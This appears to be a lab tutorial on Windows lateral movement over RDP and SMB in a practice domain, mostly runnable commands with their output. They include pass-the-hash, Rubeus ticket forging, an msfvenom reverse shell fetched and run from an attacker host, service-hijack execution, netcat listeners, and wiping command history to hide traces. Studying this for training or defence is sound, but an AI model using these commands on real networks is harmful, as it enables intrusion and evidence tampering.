We will practice identifying and exploiting lateral movement opportunities, reinforcing our understanding of the techniques and defenses discussed.

Network Segmentation

Understanding network segmentation is crucial for effectively performing lateral movement as attackers. Network segmentation involves dividing a network into smaller, isolated segments to limit the spread of an attack. Proper network segmentation can:

- **Contain breaches**: Restrict our movement and reduce the attack surface.
- **Enhance monitoring**: Allow for more focused and effective monitoring of network traffic.
- **Improve access control**: Enforce strict access policies between different segments.



In the above image, we can see a high-level overview of the network topology. There are three network segments, and the device that determines which network can reach the other is the Switch Layer 3. In other networks, this device can be a router, a Linux server, or a firewall. Understanding how these devices control communication between segments is essential for planning lateral movement.

Through testing, we can identify which communication is allowed, but in this case, we will start the engagement from an assumed breach scenario.

Not all servers will be available in every section; sometimes, we will start from a different server. This variability highlights the importance of understanding network segmentation and its impact on our ability to move laterally.

By the end of this module, we will have a solid foundation in Windows lateral movement, providing us with the knowledge to carry out and defend against these advanced attacks.

Introduction to Remote Services

Remote services are essential tools for businesses and IT departments, enabling remote access and management of systems, facilitating collaboration, and improving efficiency. These services allow administrators to manage and troubleshoot systems without needing physical access, which is especially valuable in distributed and large-scale environments.

Purpose of Remote Services

Remote services provide several benefits, including:

- `Remote management`: Allowing IT staff to configure, update, and troubleshoot systems from anywhere.
- `Resource sharing`: Enabling users to access shared files, printers, and applications across the network.
- `Collaboration`: Facilitating communication and collaboration between remote teams.
- `Efficiency`: Reducing the need for physical presence, saving time and travel costs.

As attackers, we can abuse these services to move laterally within a network, escalate privileges, and maintain persistence.

Types of Remote Services

Based on the [T1021 - MITRE ATT&CK framework technique]() , there are several types of remote services that we can exploit for lateral movement. In this section, we will focus on the following:

- `Remote Desktop Protocol (RDP)`: RDP is a proprietary protocol developed by Microsoft, providing a user with a graphical interface to connect to another computer over a network connection. It is widely used for remote administration and technical support.
- `SMB / Windows Shares`: Server Message Block (SMB) is a network file sharing protocol that allows applications and users to read and write to files and request services from server programs in a network. Windows Shares use SMB to enable file and printer sharing between machines.
- `Windows Management Instrumentation (WMI)`: WMI is a set of specifications from Microsoft for consolidating the management of devices and applications in a network from Windows computing systems. It provides powerful capabilities for remote management and data collection.
- `Windows Remote Management (WinRM)`: WinRM is the Microsoft implementation of the WS-Management protocol, which provides a secure way to communicate with local and remote computers using web services. It is commonly used for remote management tasks.

- `Distributed Component Object Model (DCOM)`: DCOM is a Microsoft technology that allows software components to communicate directly over a network. It extends the Component Object Model (COM) to support communication among objects on different computers.
- `Secure Shell (SSH)`: SSH is a cryptographic network protocol for operating network services securely over an unsecured network. It is widely used for remote command-line login and remote command execution.

Enumeration Methods

To exploit these remote services, we first need to identify them within the network. Enumeration involves discovering available services and gathering information about them. Common enumeration methods include:

- `Port scanning`: Identifying open ports and services running on them.
- `Service banners`: Capturing and analyzing service banners to gather version and configuration information.
- `Active Directory`: Querying Active Directory to retrieve information about systems and their services.

Using the credentials we have obtained, we can authenticate to these services and attempt lateral movement. Different types of credentials we might use include:

- `Passwords`: Traditional form of authentication where a user provides a secret word or phrase to verify their identity.
- `NTLM Hashes`: Cryptographic representations of passwords used in Windows environments for authentication. We can use these hashes to authenticate without needing the actual password, with technique named Pass the Hash.
- `NTLMv2 Hashes`: An improved version of NTLM hashes that provides better security. These hashes are also used for authentication in Windows environments. We can use NTLM Relay attacks to abuse those hashes in the network for lateral movement.
- `AES256 Keys`: Advanced Encryption Standard (AES) with 256-bit keys used for encrypting data. In some contexts, these keys can be used for authentication on Windows system using Rubeus or Mimikatz.
- `Tickets (Kerberos)`: Kerberos is an authentication protocol that uses tickets to allow nodes to prove their identity securely. We can forge or capture tickets and use then to authenticate and move laterally within a network.

Coming Next

In the following sections, we will explore how to abuse these services and authenticate with different types of credentials to gain access to remote services and move laterally within the network.

Remote Desktop Service (RDP)

`Remote Desktop Protocol (RDP)` is a proprietary protocol developed by Microsoft that provides a user with a graphical interface to connect to another computer over a network connection. RDP is widely used for remote administration, technical support, and accessing workstations and servers remotely. RDP supports a complete desktop experience, including remote sound, clipboard, printers, and file transfers with high-resolution graphics, which can be scaled down based on bandwidth. RDP by default uses TCP port `3389` for communication.

RDP Rights

The required rights to connect to RDP depend on the configuration; by default, only members of the `Administrators` or `Remote Desktop Users` groups can connect via RDP. Additionally, an administrator can grant specific users or groups rights to connect to RDP. Because those rights are set locally, the only way to enumerate them is if we have Administrative rights on the target computer.

RDP Enumeration

To use RDP for lateral movement we need to be aware if RDP is present on the enviroment we are testing, we can use `NMAP` or any other network enumeration tool to search for port 3389 and once we get a list of targets, we can use that list with tools such as NetExec to test multiple credentials.

Note: RDP uses TCP port `3389` by default, but administrators can configure it in any other port.

To test credentials againts RDP we will use `netexec`. Let's select the protocol `rdp` and the account `Helen` and the password `RedRiot88`:

```
netexec rdp 10.129.229.0/24 -u helen -p 'RedRiot88' -d inlanefreight.local
RDP         10.129.229.242  3389   DC01             [*] Windows 10 or
Windows Server 2016 Build 17763 (name:DC01) (domain:DC01) (nla:True)
RDP         10.129.229.244  3389   SRV01            [*] Windows 10 or
Windows Server 2016 Build 17763 (name:SRV01) (domain:SRV01) (nla:True)
RDP         10.129.229.242  3389   DC01             [-]
inlanefreight.local\helen:RedRiot88 (STATUS_LOGON_FAILURE)
RDP         10.129.229.244  3389   SRV01            [+]
inlanefreight.local\helen:RedRiot88 (Pwn3d!)
...SNIP...
```


We confirm Helen has RDP rights on SRV01. Remember that `(Pwn3d!)` doesn't mean we have administrative rights on the target machine but that we have rights to connect to RDP

Lateral Movement From Windows

To connect to RDP from Windows we can use the default windows `Remote Desktop Connection` client that can be accessed by running `mstsc` on Run, Cmd or PowerShell:

```
C:\Tools> mstsc.exe
```

This will open a client where we can specify the target IP address or domain name, and once we click `Connect`, it will prompt us for the credentials:



Here are some actions that can be efficiently executed using RDP:

- `File Transfer`: Transfer files between the local and remote computers by dragging and dropping files or using copy and paste.
- `Running Applications`: Run applications on the remote computer. This is useful for accessing software that is only installed on the remote machine.
- `Printing`: Print documents from the remote computer to a printer connected to the local computer.
- `Audio and Video Streaming`: Stream audio and video from the remote computer to the local machine, which is useful for multimedia applications.
- `Clipboard Sharing`: Share the clipboard between the local and remote computers, allowing you to copy and paste text and images across machines.

Lateral Movement From Linux

To connect to RDP from Linux, we can use the xfreerdp command-line tool. Here is an example of how to use it:

```
xfreerdp /u:Helen /p:'RedRiot88' /d:inlanefreight.local /v:10.129.229.244
/dynamic-resolution /drive:.,linux
```

In this command:

- `/u:Helen` specifies the username.
- `/p:'RedRiot88'` specifies the password.
- `/d:inlanefreight.local` specifies the domain.
- `/v:10.129.229.244` specifies the IP address of the target Windows machine.
- `/dynamic-resolution` enables dynamic resolution adjustment which allow us to resize the windows dynamicaly.
- `/drive:.,linux` redirects the local filesystem to the remote session, making it accessible from the remote Windows machine.

By running this command in the terminal, we can establish an RDP connection to the specified Windows machine and perform similar actions as we would using the Windows `Remote Desktop Connection` client.

Optimizing xfreerdp for Low Latency Networks or Proxy Connections

If you are using `xfreerdp` over a proxy or with slow network connectivity, we can improve the session speed by using the following additional options:

```
xfreerdp /u:Helen /p:'RedRiot88' /d:inlanefreight.local /v:10.129.229.244
/dynamic-resolution /drive:.,linux /bpp:8 /compression -themes -wallpaper
/clipboard /audio-mode:0 /auto-reconnect -glyph-cache
```

In this command:

- `/bpp:8`: Reduces the color depth to 8 bits per pixel, decreasing the amount of data transmitted.
- `/compression`: Enables compression to reduce the amount of data sent over the network.
- `-themes`: Disables desktop themes to reduce graphical data.
- `-wallpaper`: Disables the desktop wallpaper to further reduce graphical data.
- `/clipboard`: Enables clipboard sharing between the local and remote machines.
- `/audio-mode:0`: Disables audio redirection to save bandwidth.
- `/auto-reconnect`: Automatically reconnects if the connection drops, improving session stability.
- `-glyph-cache`: Enables caching of glyphs (text characters) to reduce the amount of data sent for text rendering.

Using these options helps to optimize the performance of the RDP session, ensuring a smoother experience even in less-than-ideal network conditions.

Restricted Admin Mode

Restricted Admin Mode is a security feature introduced by Microsoft to mitigate the risk of credential theft over RDP connections. When enabled, it performs a network logon rather than an interactive logon, preventing the caching of credentials on the remote system. This mode only applies to administrators, so it cannot be used when you log on to a remote computer with a non-admin account.

Although this mode prevents the caching of credentials, if enabled, it allows the execution of `Pass the Hash` or `Pass the Ticket` for lateral movement.

To confirm if `Restricted Admin Mode` is enabled, we can query the following registry key:

```
C:\Tools> reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v
DisableRestrictedAdmin
```

The value of `DisableRestrictedAdmin` indicates the status of `Restricted Admin Mode`:

- If the value is `0`, `Restricted Admin Mode` is enabled.
- If the value is `1`, `Restricted Admin Mode` is disabled.

If the key does not exist it means that is disabled and, we will see the following error message:

```
C:\Tools> reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v
DisableRestrictedAdmin

ERROR: The system was unable to find the specified registry key or value.
```

Additionally, to enable `Restricted Admin Mode`, we would set the `DisableRestrictedAdmin` value to `0`. Here is the command to enable it:

```
C:\Tools> reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v
DisableRestrictedAdmin /d 0 /t REG_DWORD
```

And to disable `Restricted Admin Mode`, set the `DisableRestrictedAdmin` value to `1`:

```
C:\Tools> reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v
DisableRestrictedAdmin /d 1 /t REG_DWORD
```

Note: Only members of the Administrators group can abuse `Restricted Admin Mode`.

Pivoting

It is common that we will need to use pivoting to perform lateral movement, in the module Pivoting, Tunneling and Port Forwarding we explain everything we need to know about pivoting.

In this lab, we have access to one single host. To connect to the other machines from our Linux attack host, we will need to set up a pivot method; in this case, we will use chisel.

We will need to configure a `socks5` SOCKS proxy on port `1080` in the `/etc/proxychains.conf` file:

```
cat /etc/proxychains.conf | grep -Ev '(^#|^$)' | grep socks
socks5 127.0.0.1 1080
```

Next, on our Linux machine, we will initiate reverse port forwarding server:

```
./chisel server --reverse
2024/03/28 07:09:08 server: Reverse tunnelling enabled
2024/03/28 07:09:08 server: Fingerprint
AKOstLSoSTPQPp2PVEALM6z9Jx0IQVEEmO7bOSan1s4=
2024/03/28 07:09:08 server: Listening on http://0.0.0.0:8080
2024/03/28 07:10:49 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks:
Listening
```

Then, in `SRV01`, we will connect to the server with the following command `chisel.exe client <VPN IP> R:socks`:

```
PS C:\Tools> .\chisel.exe client 10.10.14.207:8080 R:socks
2024/03/28 06:10:48 client: Connecting to ws://10.10.14.207:8080
2024/03/28 06:10:49 client: Connected (Latency 137.6381ms)
```

Note: Those steps are always required when we see the use of `proxychains` during the module. Alternatively, we can also use tools such as Ligolo-ng, which is recommended if using PwnBox.

Pass the Hash and Pass the Ticket for RDP

Once we confirm `Restricted Admin Mode` is enabled, or if we can enable it, we can proceed to perform `Pass the Hash` or `Pass the Ticket` attacks with RDP.

To perform `Pass the Hash` from a Linux machine, we can use `xfreerdp` with the `/pth` option to use a hash and connect to RDP. Here's an example command:

```
proxychains4 -q xfreerdp /u:helen /pth:62EBA30320E250ECA185AA1327E78AEB
/d:inlanefreight.local /v:172.20.0.52
[13:11:55:443] [84886:84887] [WARN][com.freerdp.crypto] - Certificate
verification failure 'self-signed certificate (18)' at stack position 0
[13:11:55:444] [84886:84887] [WARN][com.freerdp.crypto] - CN =
SRV02.inlanefreight.local
```

For `Pass the Ticket` we can use Rubeus. We will forge a ticket using `Helen`'s hash. First we need to launch a sacrificial process with the option `createnetonly`:

```
PS C:\Tools> .\Rubeus.exe createnetonly /program:powershell.exe /show
```

In the new PowerShell window we will use Helen's hash to forge a Ticket-Granting ticket (TGT):


```
PS C:\Tools> .\Rubeus.exe asktgt /user:helen
/rc4:62EBA30320E250ECA185AA1327E78AEB /domain:inlanefreight.local /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.2

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 62EBA30320E250ECA185AA1327E78AEB
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.local\helen'
[*] Using domain controller: fe80::711d:1399:b85a:50c5%9:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIFrjCCBaqgAwIBBaEDAgEWooIEsTCCBK1hggSpMIIEpaADAgEFoRUbE0lOTEFORUZSRUlHSF
QuTE9D
      ...SNIP...
```

```
[+] Ticket successfully imported!
...SNIP...
```


From the window where we imported the ticket, we can use the `mstsc /restrictedAdmin` command:

```
PS C:\Tools> mstsc.exe /restrictedAdmin
```

It will open a window as the currently logged-in user. It doesn't matter if the name is not the same as the account we are trying to impersonate.



When we click login, it will allow us to connect to RDP using the hash:



SharpRDP

SharpRDP is a .NET tool that allows for non-graphical, authenticated remote command execution through RDP, leveraging the `mstscax.dll` library used by RDP clients. This tool can perform actions such as connecting, authenticating, executing commands, and disconnecting without needing a GUI client or SOCKS proxy.

SharpRDP relies on the terminal services library (`mstscax.dll`) and generates the required DLLs (`MSTSCLib.DLL` and `AxMSTSCLib.DLL`) from the `mstscax.dll` . It uses an invisible Windows form to handle the terminal services connection object instantiation and perform actions needed for lateral movement.

We will use Metasploit and PowerShell to execute commands on the target machine. In our Linux machine we will execute Metasploit to listen on port 8888:

```
msfconsole -x "use multi/handler;set payload
windows/x64/meterpreter/reverse_https; set LHOST 10.10.14.207; set LPORT
8888; set EXITONSESSION false; set EXITFUNC thread; run -j"
```

Then we will generate a payload with msfvenom using PowerShell Reflection:

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.10.14.207
LPORT=8888 -f psh-reflection -o s
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 774 bytes
Final size of psh-reflection file: 3543 bytes
Saved as: s
```

Next we use python http server to host our payload:

```
sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now we can use `SharpRDP` to execute a powershell command to execute our payload and provide a session:

```
PS C:\Tools> .\SharpRDP.exe computername=srv01 command="powershell.exe
IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.207/s')"
username=inlanefreight\helen password=RedRiot88
[+] Connected to          :  srv01
[+] Execution priv type   :  non-elevated
[+] Executing powershell.exe iex(new-object
```

```
net.webclient).downloadstring('http://10.10.14.207/s')
[+] Disconnecting from    :  srv01
[+] Connection closed     :  srv01
```

Note: The execution of commands of `SharpRDP` is limited to 259 characters.

`SharpRDP` uses Microsoft run to execute commands, we can use CleanRunMRU to clean all command records. To compile the tool we can use the built-in Microsoft csc compiler tool. Let's first transfer CleanRunMRU's `Program.cs` file from our attack host into the target computer:

```
PS C:\Tools> wget -Uri
http://10.10.14.207/CleanRunMRU/CleanRunMRU/Program.cs -OutFile
CleanRunMRU.cs
```

Now we can use `csc.exe` to compile it:

```
PS C:\Tools> C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
.\CleanRunMRU.cs
Microsoft (R) Visual C# Compiler version 4.7.3190.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but
only supports language versions up to C# 5, which is no longer the latest
version. For compilers that support newer versions of the C# programming
language, see http://go.microsoft.com/fwlink/?LinkID=533240
```

Now we can use `CleanRunMRU.exe` to clear all commands:

```
PS C:\Tools> .\CleanRunMRU.exe  clearall
HKCU:Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
[+] Cleaned all RunMRU values
```

Advantages of RDP for Lateral Movement

RDP provides several advantages for lateral movement, making it a preferred method for attackers in certain scenarios. Some of the key advantages include:

- `Evade Detection`: RDP traffic is common in business environments, making it less likely to raise suspicion.

- `Non-Admin Access`: RDP access does not necessarily require administrative rights; a non-admin user can also have RDP access.
- `Persistent Access`: Once a foothold is established, RDP can provide persistent access to the network.

Conclusion

RDP is a powerful tool for lateral movement, offering several advantages such as ease of use and evading detection. Understanding how to use and abuse RDP effectively can significantly enhance our lateral movement capabilities. In the next section, we will explore `SMB`, one of the most common and widely used methods for lateral movement.

Server Message Block (SMB)

`Server Message Block (SMB)` is a network communication protocol that facilitates the sharing of files, printers, and other resources among computers within a network. It enables users and applications to read and write files, manage directories, and perform different functions on remote servers as if they were local. It also supports transaction protocols for interprocess communication. `SMB` primarily operates on Windows systems but is compatible with other operating systems, making it a key protocol for networked environments.

SMB Rights

For successful `SMB` lateral movement, we require an account that is a member of the Administrators group on the target computer. It's also crucial that ports TCP `445` and TCP `139` are open. Optionally, port TCP `135` may also need to be open because some tools use it for communication.

UAC remote restrictions

`UAC` might prevent us from achieving remote code execution, but understanding these restrictions is crucial for effectively leveraging these tools while navigating UAC limitations on different versions of Windows, these restrictions imply several key points:

- Local admin privileges are necessary.
- Local admin accounts that are not RID 500 cannot run tools such as `PsExec` on Windows Vista and later.
- Domain users with admin rights on a machine can execute tools such as `PsExec`.
- RID 500 local admin accounts can utilize tools such as `PsExec` on machines.

SMB Named Pipes

Named pipes in `SMB`, accessed via the `IPC$` share over TCP port 445, are vital for lateral movement within a network. They enable a range of operations from NULL session contexts to those requiring local administrative privileges. For instance, `svcctl` facilitates the remote

creation, starting, and stopping of services to execute commands, as seen in tools like Impacket's `psexec.py` and `smbexec.py`. `atsvc` supports the remote creation of scheduled tasks for command execution, utilized by Impacket's `atexec.py`. These named pipes are crucial for executing and managing lateral movement operations effectively. `winreg` provides remote access to the Windows registry, allowing to query and modify registry keys and values, helping in the persistence and configuration of malicious payloads.

SMB Enumeration

Before we begin the lateral movement process, we need to ensure that `SMB` is running on the target host. To achieve this we will use `NMAP`.

We must conduct a port scan on the target host to verify whether `SMB` is running on the target. By default, `SMB` uses ports TCP 139 and TCP 445.

```
proxychains4 -q nmap 172.20.0.52 -sV -sC -p139,445 -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2024-06-08 04:07 UTC
Nmap scan report for srv01.internal.cloudapp.net (172.20.0.51)
Host is up (0.0016s latency).

PORT    STATE SERVICE       VERSION
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: -1s
|_nbstat: NetBIOS name: SRV02, NetBIOS user: <unknown>, NetBIOS MAC:
00:0d:3a:e2:38:3d (Microsoft)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-06-08T04:07:51
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.65 seconds
```

Lateral Movement From Windows

To execute lateral movement from Windows several tools and techniques can be used. In this section, we will be showing `PSExec`, `SharpNoPSExec`, `NimExec`, and `Reg.exe`. Let's connect via RDP to `SRV01` using helen's credentials:

```
xfreerdp /u:Helen /p:'RedRiot88' /d:inlanefreight.local /v:10.129.229.244
/dynamic-resolution /drive:.,linux
```

PSExec

PsExec is included in Microsoft's Sysinternals suite, a collection of tools designed to assist administrators in system management tasks. This tool facilitates remote command execution and retrieves output over a named pipe using the `SMB` protocol, operating on TCP port `445` and TCP port `139`.

By default, `PSExec` performs the following action:

1. Establishes a link to the hidden `ADMIN$` share, which corresponds to the `C:\Windows` directory on the remote system, via SMB.
2. Uses the Service Control Manager (SCM) to initiate the `PsExecsvc` service and set up a named pipe on the remote system.
3. Redirects the console's input and output through the created named pipe for interactive command execution.

Note: `PsExec` eliminates the double-hop problem because credentials are passed with the command and generates an interactive logon session (Type 2).

We can use `PsExec` to connect to a remote host and execute commands interactivelly. We must specify the computer or target where we are connecting `\\SRV02`, the option `-i` for interactive shell, the administrator login credentials with the option `-u <user>` and the password `-p <password>`, and `cmd` to specify the application to execute:

```
C:\Tools\SysinternalsSuite> .\PsExec.exe \\SRV02 -i -u INLANEFREIGHT\helen
-p RedRiot88 cmd
PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami && hostname
inlanefreight\helen
SRV02
```

Note: We can execute applications such as `cmd` or `powershell` but we can also specify a command to execute.

In case we want to execute our payload as `NT AUTHORITY\SYSTEM`, we need to specify the option `-s` which means that it will run with `SYSTEM` privileges:

```
PS C:\Tools> .\PsExec.exe \\SRV02 -i -s -u INLANEFREIGHT\helen -p
RedRiot88 cmd

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

SharpNoPSExec

SharpNoPSExec is a tool designed to facilitate lateral movement by leveraging existing services on a target system without creating new ones or writing to disk, thus minimizing detection risk. The tool queries all services on the target machine, identifying those with a start type set to disabled or manual, current status of stopped, and running with LocalSystem privileges. It randomly selects one of these services and temporarily modifies its binary path to point to a payload of the attacker's choice. Upon execution, SharpNoPSExec waits approximately 5 seconds before restoring the original service configuration, returning the service to its previous state. This approach not only provides a shell but also avoids the creation of new services, which security monitoring systems could flag.

Executing the tool without parameters we will see some help and usage information.

```
PS C:\Tools> .\SharpNoPSExec.exe

Version: 0.0.3
```

```
Author: Julio Ureña (PlainText)
Twitter: @juliourena

Usage:
SharpNoPSExec.exe --target=192.168.56.128 --
payload="c:\windows\system32\cmd.exe /c powershell -exec bypass -nop -e
ZQBjAGgAbwAgAEcAbwBkACAAQgBsAGUAcwBzACAAWQBvAHUAIQA="

Required Arguments:
--target=       - IP or machine name to attack.
--payload=      - Payload to execute in the target machine.

Optional Arguments:
--username=     - Username to authenticate to the remote computer.
--password=     - Username's password.
--domain=       - Domain Name, if no set a dot (.) will be used instead.

--service=      - Service to modify to execute the payload, after the
payload is completed the service will be restored.
Note: If not service is specified the program will look for a random
service to execute.
Note: If the selected service has a non-system account this will be
ignored.

--help          - Print help information.
```

To perform lateral movement with `SharpNoPSExec`, we will need a listener as this tool will only allow us to execute code on the machine, but it won't give us an interactive shell as `PsExec` does. We can start listening with `Netcat`:

```
nc -lnvp 8080
Listening on 0.0.0.0 8080
```

`SharpNoPSExec` uses the credentials of the console we are executing the command from, so we need to make sure to launch it from a console that has the correct credentials. Alternatively, we can use the arguments `--username`, `--password` and `--domain`. Additionally, we have to provide the target IP address or the domain name `--target=<IP/Domain>`, and the command we want to execute. For the command, we can use the payload shown in the help menu to set our reverse shell `--payload="c:\windows\system32\cmd.exe /c <reverseShell>`. We can generate the reverse shell payload using https://www.revshells.com or our favorite C2:

```
PS C:\Tools> .\SharpNoPSExec.exe --target=172.20.0.52 --
payload="c:\windows\system32\cmd.exe /c powershell -exec bypass -nop -e
...SNIP...AbwBzAGUAKAApAA=="
```

```
[>] Open SC Manager from 172.20.0.52.

[>] Getting services information from 172.20.0.52.

[>] Looking for a random service to execute our payload.
    |-> Querying service NetTcpPortSharing
    |-> Querying service UevAgentService
    |-> Service UevAgentService authenticated as LocalSystem.

[>] Setting up payload.
    |-> payload = c:\windows\system32\cmd.exe /c
...SNIP...AbwBzAGUAKAApAA==
    |-> ImagePath previous value = C:\Windows\system32\AgentService.exe.
    |-> Modifying ImagePath value with payload.

[>] Starting service User Experience Virtualization Service with new
ImagePath.

[>] Waiting 5 seconds to finish.

[>] Restoring service configuration.
    |-> User Experience Virtualization Service Log On => LocalSystem.
    |-> User Experience Virtualization Service status => 4.
    |-> User Experience Virtualization Service ImagePath =>
C:\Windows\system32\AgentService.exe
```

Looking at the attack box, we can see the reverse shell connection successfully being established:

```
nc -lnvp 8080
Listening on 0.0.0.0 8080
Connection received on 172.20.0.52 49866

PS C:\Windows\system32>
```

NimExec

NimExec is a fileless remote command execution tool that operates by exploiting the Service Control Manager Remote Protocol (MS-SCMR). Instead of using traditional `WinAPI` calls, `NimExec` manipulates the binary path of a specified or randomly selected service with LocalSystem privileges to execute a given command on the target machine and later restores the original configuration. This is achieved through custom-crafted RPC packets sent over `SMB` and the `svcctl` named pipe. Authentication is handled using an `NTLM` hash, which `NimExec` utilizes to complete the process via the `NTLM` Authentication method over its

custom packets. By manually crafting the necessary network packets and avoiding OS-specific functions, this tool benefits from Nim's cross-compilation capabilities, making it versatile across different operating systems.

Running the tool without parameters give us some commands and descriptions to let us know how to use it.

```
PS C:\Tools> .\NimExec.exe



_'''_

.-'_..._''.
   _...._   .--. __  __   ___        __.....__
__.....__       .' .'      '.\
 .'      '. |__||  |/  `.'   `.   .-''         '.                    .-''
'.    / .'
.   .-.   ..--.|   .-.  .-.   ' /     .-'''"'-.  `.                /
.-'''"'-.  `. .'
|  '    '  ||  ||  |  |  |  |  |/     /________\   \ ____     _____/
/________\   \| |
|  |    |  ||  ||  |  |  |  |  ||                  |`.   \  .'    /|
|| |
|  |    |  ||  ||  |  |  |  |  |\    .-------------'  `.  `'    .' \    .--
-----------'. '
|  |    |  ||  ||  |  |  |  |  | \    '-.____...---.    '.    .'    \
'-.____...---. \ '.          .
|  |    |  ||__||__|  |__|  |__|  `.             .'     .'     `.    `.
.'    '. `._____.-'/
|  |    |  |                        `''-...... -'     .'  .'`.   `.
`''-...... -'       `-._____ /
|  |    |  |                                        .'   /    `.   `.
`
'--'    '--'                                       '----'       '----'

                                          @R0h1rr1m

[!] Missing one or more arguments!
[!] Error unknown or missing parameters!

    -v | --verbose                        Enable more verbose output.
    -u | --username <Username>            Username for NTLM
Authentication.*
    -h | --hash <NTLM Hash>               NTLM password hash for NTLM
Authentication.**
    -p | --password <Password>            Plaintext password.**
    -t | --target <Target>                Lateral movement target.*
    -c | --command <Command>              Command to execute.*
    -d | --domain <Domain>                Domain name for NTLM
```

```
Authentication.
    -s | --service <Service Name>           Name of the service instead of
a random one.
    --help                                  Show the help message.
```

`Nimexec` works simillary to `SharpNoPSExec`. Let's start our listener using `Netcat`:

```
nc -lvnp 8080
Listening on 0.0.0.0 8080
```

